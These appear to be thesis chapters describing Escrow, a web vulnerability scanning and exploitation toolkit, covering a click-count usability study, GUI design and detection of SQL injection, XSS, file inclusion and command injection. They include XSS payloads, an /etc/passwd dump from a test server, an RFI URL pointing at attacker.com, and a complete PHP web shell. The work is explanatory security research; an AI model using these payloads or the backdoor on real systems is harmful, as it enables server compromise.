In the field of Human Computer Interaction and Usability, numerous interface usability studies have been conducted in the past attempting to ascertain whether usability is correlated with the number of a clicks required to perform a given task. One such example is the three-click rule [33] which states that no page on a website should be more than three clicks away. In 1999, Amazon were granted a patent for submission entitled "A Method and System for Placing a Purchase Order Via a Communications Network" [15] which describes an online system allowing customers to make a purchase from their website with a single mouse click.

OPSWAT [5], a company known for releasing periodic market share reports for several sectors of the security industry published a report on January 2014 on the world-wide market for anti-virus products and vendors. The 16 anti-virus applications were chosen based on this report in which applications were ranked based on their market share value. As such, the focus for this study is to test the top anti-virus products outlined in the OPSWAT report in terms of usability, specifically the amount of clicks required to perform tasks. The vendors that were tested in this study are given in Table 3.1.

For the purposes of this study, it was chosen to measure two common activities associated with anti-virus products in Table 3.1, namely (1) performing a quick scan on a computer system and (2) performing a full scan on a particular directory or drive.

The following metrics were recorded:


- Number of clicks to perform a quick computer virus scan.
- Number of clicks to perform a scan on a particular directory or disk drive.

Based on these two activities, we make note of the minimum, maximum and

Table 3.1: Anti-virus vendors by market share

Product Name	Market Share	Min Clicks	Max Clicks	Average Clicks	Min Windows	Max Windows
Microsoft Security Essentials	16.30%	1	4	2.5	0	1
avast! Free Antivirus	13.20%	1	6	3.5	0	1
Windows Defender	6.20%	1	4	2.5	0	1
Avira Free Antivirus	5.00%	1	4	2.5	1	3
AVG Anti-Virus Free Edition	4.80%	1	4	2.5	0	0
ESET Smart Security	4.60%	2	4	3	0	1
Malwarebytes Anti-Malware Pro	4.20%	1	5	3	0	0
AVG Internet Security	3.30%	1	4	2.5	0	0
Kaspersky Internet Security	3.30%	2	6	4	1	2
Norton Internet Security	3.10%	2	5	3.5	0	1
ESET NOD32 Antivirus	2.80%	2	4	3	0	1
COMODO Antivirus	2.70%	2	6	4	2	2
McAfee VirusScan	2.50%	2	11	6.5	1	4
Norton 360	2.30%	3	7	5	2	4
Symantec Endpoint Protection	1.90%	2	12	7	1	2

average number of clicks required performing such activities, and compare the average number of clicks with the associated products' market share.

**Figure 3.1: Pareto chart representing market share and average clicks**

The click study results (see Figure 3.1) show that anti-virus products with a dominant share of the market require a less amount of average clicks to perform tasks, compared with products whose market share is subordinate.

Based on these findings, it was chosen that the design of Escrow was to be modeled on this principle: The less amount of clicks it takes to perform an action, the better. Of course this does not hold true for all applications and circumstances (ie. performing a task that requires specific parameter settings), but the idea for our design is to support both kinds of users: Those who want to perform a "quick" scan on their web applications, and those who want the option of performing more detailed tasks suitable to their needs.

3.2 Addressing Gaps Identified

Our findings suggest a need for a user-centric vulnerability assessment and exploitation framework that encompasses both the detection and exploitation of vulnerabilities. In doing so, the average IT user, security practitioner and pentester can find out more about the state of security on their web servers, while illustrating a proof of concept for the exposures within their organisation. In Table 3.2 we give an overview of some of the key features that a web application auditing framework ought to include and compare how our proposed Escrow framework stacks up with the current state-of-the-art solutions. (curious readers might want to look at Chapters 4 and 5 for an in-depth view of modules included in our framework).

3.3 Proposed Framework

As previously stipulated, vulnerability assessment - the process in which exposures of an organisation are discovered, and penetration testing - the leveraging of weaknesses and exposures, are often seen as two exclusive exercises, both in theory and in practice.

Combining the two practices into a single interconnected system will provide both the traditional user and penetration tester an understanding of

Table 3.2: Toolkit comparison table

		Escrow	SQLNinja	SQLMap	Burp Suite	Xenotix	OWASP ZAP	VIP3R	Pixy
Vulnerability Assessment	Can crawl web pages with provided seed URL	✓			✓	✓	✓	✓	
	Can perform static source code analysis	✓	✓	✓	✓	✓	✓	✓	✓
	Supports SQL or OS injection detection	✓	✓		✓		✓	✓	✓
	Supports XSS detection	✓			✓	✓	✓		✓
Penetration Testing	Supports HTTP GET & POST request scanning	✓		✓			✓		
	Supports database traversal	✓	✓	✓				✓	
	Supports payload obfuscation	✓			✓		✓		
	Provides browser proof of concept	✓				✓			
Features	Provides a user-centric GUI	✓			✓	✓	✓		
	Provides accountability system	✓							
	Provides extensibility for detection modules	✓			✓				
	Cross-platform support	✓		✓	✓		✓	✓	✓
	Programming development used	Java	C	Python	Java	C#	Java	Java	Java

the implications of exposures within their organisation, and the impact it might have if exploited. The framework proposed seeks to merge the two activities as shown in Figure 3.2.




Figure 3.2: Proposed Escrow Framework

3.4 Design Decisions

The main panel is divided into two panes. The standard pane and the advanced pane. The standard pane, whose design was influenced by results from the click study in Section 3.1, is the focus for this section. It is comprised of three separate panels. The input panel appears on top and contains textboxes and advanced features available from the drop down arrow.

The results panel which consists of a table where scan results are presented. The markup panel is found below the results panel and has its own tabbed pane - one for displaying a rendered HTML preview of the current page, and one for displaying raw HTML (markup). This section describes each of these panels with the exception of the advanced panel which is described in an earlier published version of this work [2].

3.4.1 Input Panel

As shown in Figure 3.3, the input panel is comprised of input textboxes, radiobuttons, comboboxes and buttons. Its primary role is to take input from the user and to pass that data to the application. The start URL text

field is positioned at the top of the pane for simplicity (ie. if a user wishes to perform a quick scan). While other features and settings are tucked away in the same pane, they can be made visible by pressing the arrow-down button and conversely made hidden again by pressing the arrow-up button (see Figure 3.3). This was done so as to preserve screen real estate. If a user wishes to perform a quick scan, they need only input a FQDN into the Start URL text field and press the search button (or enter).




Figure 3.3: Standard pane input panel

The remaining combobox, textbox and radio buttons take input parameters from the user which can be specified before conducting a quick scan. A user can manually specify the maximum amount of pages the scanner can visit by entering an unsigned integer into the combobox (or selecting a pre-defined value from the dropdown menu), and also constrain their search to a particular domain. For instance, if a user wishes only to scan URL's pertaining to waikato.ac.nz, then selecting the "Constrain scan to to top URL" button would match the following URL's:

```
waikato.ac.nz
cs.waikato.ac.nz
math.waikato.ac.nz
waikato.ac.nz/enrol
```

But not these:

```
waikato.com
waikato.co.nz
waikato.nz
```

Using this method, the scanner will perform as expected and visit pages that originate from the seed URL and all subsequent subdomains.

3.4.2 Results Panel

As shown in Figure 3.4, the results panel consists of a dynamic table where scan results are presented to the user. During the scanning phase, the panel will report URL's and the type of vulnerability that was found on that page. The pane itself is active and listens for mouse click events.

For instance, if a user is to click on a URL within the table component, the results panel will send a message to the markup panel along with the URL to do further processing (more on this in the next subsection). If a user wants to find out more about the vulnerability and how to go about seeing the impact it might have, they need only click the "?" row on the next column to examine a brief synopsis for that vulnerability.




Figure 3.4: Standard pane results panel: vulnerable URL's table

As shown in Figure 3.5, the synopsis panel was designed to provide more information regarding vulnerabilities detected during and after the scanning phase. When the "?" button is pressed, a new dialogue box will open

providing the following details:

- The vulnerability detected
- The location within the web application where the vulnerability was found
- The fingerprint parameter (in Figure 3.5 the parameter is hex encoded)
- The CWE identifier
- The impact the vulnerability may have on the web application

The dialog box method was chosen over creating a new synopsis pane, mostly for the purposes of saving on screen real estate and convenience. And by doing so, the user can be informed about the state of their web application security and prioritise the remediation process based on vulnerability severity, without obstructing the scanning panel. Moreover, additional information is provided including CWE information should the user want to find out more about the detected vulnerability (see Figure 3.5).

Cross Site Scripting Detected!

Page: <http://130.217.79.54/about-us.php>

Fuzzed URL: <http://130.217.79.54/about-us.php?name=%22%3e%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%31%29%3c%2f%73%63%72%69%70%74%3e>

CWE: CWE-79

Impact: By exploiting a Cross-site scripting vulnerability the attacker can hijack a logged in user's session. This means that the malicious hacker can change the logged in user's password and invalidate the session of the victim while the hacker maintains access. If a web application is vulnerable to cross-site scripting and the administrator's session is hijacked, the malicious hacker exploiting the vulnerability will have full admin privileges on that web application.

Figure 3.5: Vulnerability synopsis dialog box

3.4.3 Preview Panel

The preview pane is made up of two separate panels, namely the rendered HTML pane and the raw HTML pane. As shown in Figure 3.6, the rendered version of the web page is presented to the user upon clicking the URL in the results pane. The purpose for this pane is to illustrate to the user what the application sees. For instance, in Figure 3.6 the `termsofservice.php` page which is susceptible to Operating System Command Injection is shown in the preview pane as Escrow has identified an injection vulnerability which is shown by reading the `/etc/passwd` file from the remote server.

The screenshot shows a web application interface. At the top, there is a table titled "Vulnerable Pages Table" with two columns: "URL" and "Vulnerability". The table lists several URLs and their corresponding vulnerabilities, with the last entry, `http://130.217.79.54/termservice.php`, highlighted in blue. Below the table, there are two tabs: "Preview" and "Markup". The "Preview" tab is active, showing a rendered HTML page. The page content is a list of system users from the `/etc/passwd` file, including `x:110:118:Avahi autoip daemon`, `x:111:121:colord colour management daemon`, `x:112:65534:Kernel Oops Tracking Daemon`, `x:113:122:PulseAudio daemon`, `x:114:124:RealtimeKit`, `x:115:125::/home/saned:/bin/false`, `x:116:29:Speech Dispatcher`, `x:117:7:HPLIP system user`, and `x:999:999::/home/mysql:/bin/sh`. Below the list, there are four blue links: [Home](#), [Admin](#), [Contact](#), and [Terms of Service](#).

URL	Vulnerability	?
http://130.217.79.54/about-us.php	Potential SQL Injection Detected!	?
http://130.217.79.54/about-us.php	Potential Cross Site Scripting Detected!	?
http://130.217.79.54/file-inclusion.php	Potential File Inclusion Detected!	?
http://130.217.79.54/pictures/search.php	Potential Cross Site Scripting Detected!	?
http://130.217.79.54/cgi-bin/uptime	Potential Shellshock Vulnerability Detected!	?
http://130.217.79.54/termservice.php	Potential Operating System Command Inje...	?

Preview Markup

```
x:110:118:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
x:111:121:colord colour management daemon,,:/var/lib/colord:/bin/false
x:112:65534:Kernel Oops Tracking Daemon,,:/bin/false
x:113:122:PulseAudio daemon,,:/var/run/pulse:/bin/false
x:114:124:RealtimeKit,,:/proc:/bin/false
x:115:125::/home/saned:/bin/false
x:116:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/sh
x:117:7:HPLIP system user,,:/var/run/hplip:/bin/false
x:999:999::/home/mysql:/bin/sh
```

- [Home](#) |
- [Admin](#) |
- [Contact](#) |
- [Terms of Service](#)

Figure 3.6: Rendered HTML pane

Similarly, if the user wishes to preview the raw HTML, this can be done by clicking the markup tab in the preview pane. This is the equivalent of the "view source" command one might expect to find in the common web browser (Firefox, Internet Explorer, Chrome etc.), as shown in Figure 3.7.

The rationale for providing both the rendered and raw HTML is to illustrate to the user what the application sees when vulnerabilities are identified. The rendered version of the page is what one might expect to see using a traditional web browser with javascript disabled. This is done so that Escrow itself is not susceptible to client side attack vectors. The raw HTML is

URL	Vulnerability	?
http://130.217.79.54/about-us.php	Potential SQL Injection Detected!	?
http://130.217.79.54/about-us.php	Potential Cross Site Scripting Detected!	?
http://130.217.79.54/file-inclusion.php	Potential File Inclusion Detected!	?
http://130.217.79.54/pictures/search.php	Potential Cross Site Scripting Detected!	?
http://130.217.79.54/cgi-bin/uptime	Potential Shellshock Vulnerability Detected	?
http://130.217.79.54/termsofservice.php	Potential Operating System Command Inje...	?

Preview
Markup

```

daemon,,:/var/lib/avahi-autoipd:/bin/falsecolor:x:111:121:color color management
daemon,,:/var/lib/color:/bin/falsekernoops:x:112:65534:Kernel Oops Tracking Daemon,,:/
/bin/falsepulse:x:113:122:PulseAudio daemon,,:/var/run/pulse:/bin/falsertkit:x:114:124:
RealtimKit,,:/proc:/bin/falsesaned:x:115:125::/home/saned:/bin/falsespeech-dispatcher:x:
116:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/shhplip:x:117:7:HPLIP system
user,,:/var/run/hplip:/bin/falsemysql:x:999:999:/home/mysql:/bin/sh
<div class="
column span-24 first last" id="footer" >
<ul>
<li><a href="/">Home</a>
|</li>
<li><a href="/admin/index.php?page=login">Admin</a> |</li>
<li><a href="
mailto:admin@csl-test.com">Contact</a> |</li>
<li><a href="/termsofservice.php?
doc=tos">Terms of Service</a></li>
</ul>
</div>
</div>
</body></html>

```

Figure 3.7: Raw HTML pane

the source code that Escrow analyses when fingerprinting web applications. As illustrated in Figure 3.7, Escrow has successfully identified an Operating System Command Injection vulnerability by “catting” out the `/etc/passwd` directory and using regular expressions to match for a specific user pattern found within that file.

3.5 Feature Design

In this section we describe two additional panels relating to additional features provided in our toolkit, namely the authentication and settings panels.

Because Escrow is inherently a web application security tool equipped with working exploit modules, we were weary during the design phase of the toolkit itself going rogue. That is to say, obtained and used by malicious users and in the worst case, spread throughout an underground market place.

This brings our attention to the authentication panel, the design of which is covered in this section, while implementation details are covered later in this work. This section also describes the settings panel wherein users can

specify personal preferences relating to their scans.

3.5.1 Authentication Panel

The purpose of the authentication panel is to have users verify themselves before using the toolkit and therefore was an integral part of the design. When the application is executed, an authentication panel will prompt the user for their credentials (these are given to verified users and other researchers while the toolkit is in its preliminary stages). Escrow will then communicate with a remote server verifying whether the provided credentials are indeed correct. When a user has been verified, the application will alert the user via a dialog box popup screen (see Figure 3.8). Once the user has clicked the OK button, the main panel will then be presented to them.




Figure 3.8: Authentication panel

3.5.2 Settings Panel

The settings panel is divided up into three categories: Vulnerabilities, Threading and Web form options (see Figure 3.9). By design, we have chosen to include in the vulnerabilities category some default options for when users want to perform a quick scan. For instance, we have set SQL and XSS detection to be on by default, multi-threading off and HTTP form fuzzing off. However, users are free to customise their scans to their needs. It may be asked why not have such options on by default? Our rationale for this is that if multi-threading is on by default, the web server may not be able to handle multiple requests at one time, a consequence of which may be server

overloading or denial of service. Similarly, for HTTP form fuzzing (POST requests fuzzing), it might be the case that the web form itself is part of a blogging or comment system, and therefore any parameters that we test for in forms may show up in the web application. For some cases (ie. an exhaustive scan) such options may be desirable and enabled by the user through the settings panel.




Figure 3.9: Settings panel

3.6 Summary

We conducted a usability study to ascertain whether the number of clicks required to perform tasks is correlated to the market share of the application. The study concluded with the profound notion that there was indeed a correlation between usability and market share, which formed the basis for the user-centric design of the Escrow framework. The design of Escrow is built on the principle that users prefer to use applications where performing complex tasks are trivial (ie. scanning a system for viruses and malware). This is now an integral part of the design process which facilitates scanning an entire web application with a single mouse-click, and thus empowering non-technical users to engage in activities previously done only by security

professionals.


4

Detecting Web Application Vulnerabilities

Effectively detecting web application security vulnerabilities using active assessment methods is essential to the success of any scanning toolkit. If a scanning system relies only on HTTP status code inference and passive analysis for detecting vulnerabilities then it would be difficult for the users of that system to say with confidence that the application they are testing is secure. For instance, an attacker of a web server is going to be actively looking for vulnerabilities and attempting to exploit them on the target system, and if the assessment toolkits are not replicating the real threat, this would facilitate a false sense of security for the organisation. This section gives a description of common vulnerabilities and describes the techniques used within the Escrow system to fingerprint for some of the most common and dangerous ones described by the CWE, in particular: SQL injection, Cross Site Scripting, File Inclusion, OS Command Injection and Shellshock.

4.1 SQL Injection

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker) [25]. SQL injection occurs when user input is not filtered for escape characters and is then passed into a SQL statement. This results in the potential manipulation of the statements performed on the database by the end-user of the application. To detect for SQL injection, the application looks for specific parameter values that take part in queries. For instance, this could be a GET parameter value that is part of a url (<http://targetsite.co.nz/catalog?productid=999>), which may take the form of `SELECT * FROM products WHERE productid = 999`. Similarly, POST parameters are tested in the same way but are not visible in the URL field.



The image shows a snippet of HTML source code from a web browser's developer tools. The code includes a search form with a text input field and a search button. The text input field has a value attribute set to an empty string. The search button is an image with a src attribute pointing to a search button icon. The HTML code is as follows:

```

href="/users/login.php"><Span>Login</span></a></li>          </ul>  </div>
</div>          <div class="column span-24 first last" id="search_bar_blue">
<div class="column prepend-17 span-7 first last" id="search_box">          <form
action="/pictures/search.php" method="get" style="display:inline;"          <input
id="query2" name="query" size="15" style="padding: 2px; font-size: 16px;
text-decoration:none;border:none;vertical-align:middle;" type="text"
value=""/>  <input src="/images/search_button_white.gif" type="image" style="border:
Opt none ; position: relative; top: 0px;vertical-align:middle;margin-left: 1em;" />
</form>  </div>  </div>  </div>  You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near "" at line 1

```

Figure 4.1: Identified injection error in page source

At this point, the application will then send a specific crafted parameter value that manipulates the query which is executed by the database. Consequently, if the web application does not sanitise the input, the malformed query will cause the application to throw an error message. Our approach is to scan the web pages source code and compare it against a list of known database errors. These errors are given in Table 4.1.


Table 4.1: Database error list

No	Error
1	mysql_num_rows()
2	mysql_fetch_array()
3	FetchRow()
4	GetArray()
5	mysql_numrows()
6	mysql_fetch_object()
7	mysql_fetch_assoc()
8	include()
9	Syntax error
10	mysql_fetch_row()
11	Invalid Querystring
12	error in your SQL syntax
13	Microsoft OLE DB Provider for ODBC Drivers error
14	Server Error in '/' Application

When we find a successful match, we can say with high confidence that SQL Injection is possible. One advantage of scanning in this way is that we do not require rendering a page in a browser, thus eliminating significant overhead. In addition, many of the errors that we scan for exist only in the page source of the site and not in the rendered version. Therefore, systematically scanning in this way is more effective and eliminates the need for manual analysis of a rendered web page. A successful detection of SQL detection is given in Figure 4.1.

4.2 Cross Site Scripting

The OWASP defines Cross-Site Scripting (XSS) attacks as a type of injection in which malicious scripts are injected into otherwise benign and trusted web sites [29]. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.



```

rref= /users/login.php ><span>Login</span></a></li> </ul> </div>
</div> <div class="column span-24 first last" id="search_bar_blue">
<div class="column prepend-17 span-7 first last" id="search_box"> <form
action="/pictures/search.php" method="get" style="display:inline;"> <input
id="query2" name="query" size="15" style="padding: 2px; font-size: 16px;
text-decoration:none;border:none;vertical-align:middle;" type="text" value="" />
<input src="/images/search_button_white.gif" type="image" style="border: 0pt none ;
position: relative; top: 0px;vertical-align:middle;margin-left: 1em;" /> </form>
</div> </div> <div class="column prepend-1 span-24 first last"> <h2>Welcome to the
About-Us Page</h2> <p> Hello "><script>alert(1)</script>, Here is where you can find

```

Figure 4.2: Identified cross site scripting error in page source

XSS attacks are generally categorised into two groups: Reflective XSS and Persistent XSS (sometimes referred to as Stored XSS). The definitions are given below.

Reflective XSS: Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request.

Stored XSS attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

To test for XSS vulnerabilities, we inject parameters with simple script code

and verify whether the web server will respond with an HTTP response that could be executed by a browser. For instance, we could test a parameter with `"><script>alert(1)</script>` and check to see whether the rendered javascript code appears within the HTML. If the attack is successful, the browser will return an alert popup message containing the character "1". As Figure 4.2 illustrates, the name parameter has been injected with the value `"><script>alert(1)</script>` and is reflected back to the client in the HTTP response, and is therefore indicative of XSS.

Likewise, persistent XSS is fingerprinted using the same method. However, the implications of persistent XSS are much more serious. Consider the scenario where a web application input form takes input from the user whose comments are stored in a backend database (a comment section on a blog for example). If the user input is not sanitised, the attacker is free to inject in his own arbitrary javascript code which the application will then execute when a user requests that page. Persistent XSS in this example can easily lead to token stealing, denial of service and website defacement and is therefore considered more dangerous than reflective.

4.3 File Inclusion

A file inclusion vulnerability is one that allows an attacker, by making use of the include function, to read arbitrary files from a remote system. Web developers often use the include functionality provided in some major web programming languages to include code or data that is common to most files within an application. For example, menus, headers and footers are used frequently within a web application across various web pages within an application, and instead of re-writing the code for every new web page created, developers make use of the include functionality which essentially embeds the file within the web page using the include statement.

File inclusion vulnerabilities are generally categorised into two groups: LFI

and Remote File Inclusion (RFI). The definitions of each are given below:

Remote File Inclusion: It allows an attacker to include in a remote file, usually through a script on the web server. The vulnerability occurs due to unsanitised user input.

Local File Inclusion: Similar to the RFI vulnerability except instead of including in remote files, only files that are local to the webserver can be included. The vulnerability occurs due to unsanitised user input.

Because an attacker can leverage RFI by including in their own webshell (typically a PHP backdoor), RFI is considered more dangerous compared with LFI. A PHP backdoor may be as simple as a PHP file that takes a command via the "cmd" parameter and passes it to system to be executed. If an attacker had such a file on a remote web server and discovered an RFI vulnerability on another web server, the attacker would be free to include their own PHP code like so:

<http://target.co.nz/?page=http://attacker.com/shell>.

An example PHP backdoor script is given below.

```
<?php
if(isset($_REQUEST['cmd'])){
    $cmd = ($_REQUEST["cmd"]);
    system($cmd);
    echo "</pre>$cmd<pre>";
    die;
}
?>
```

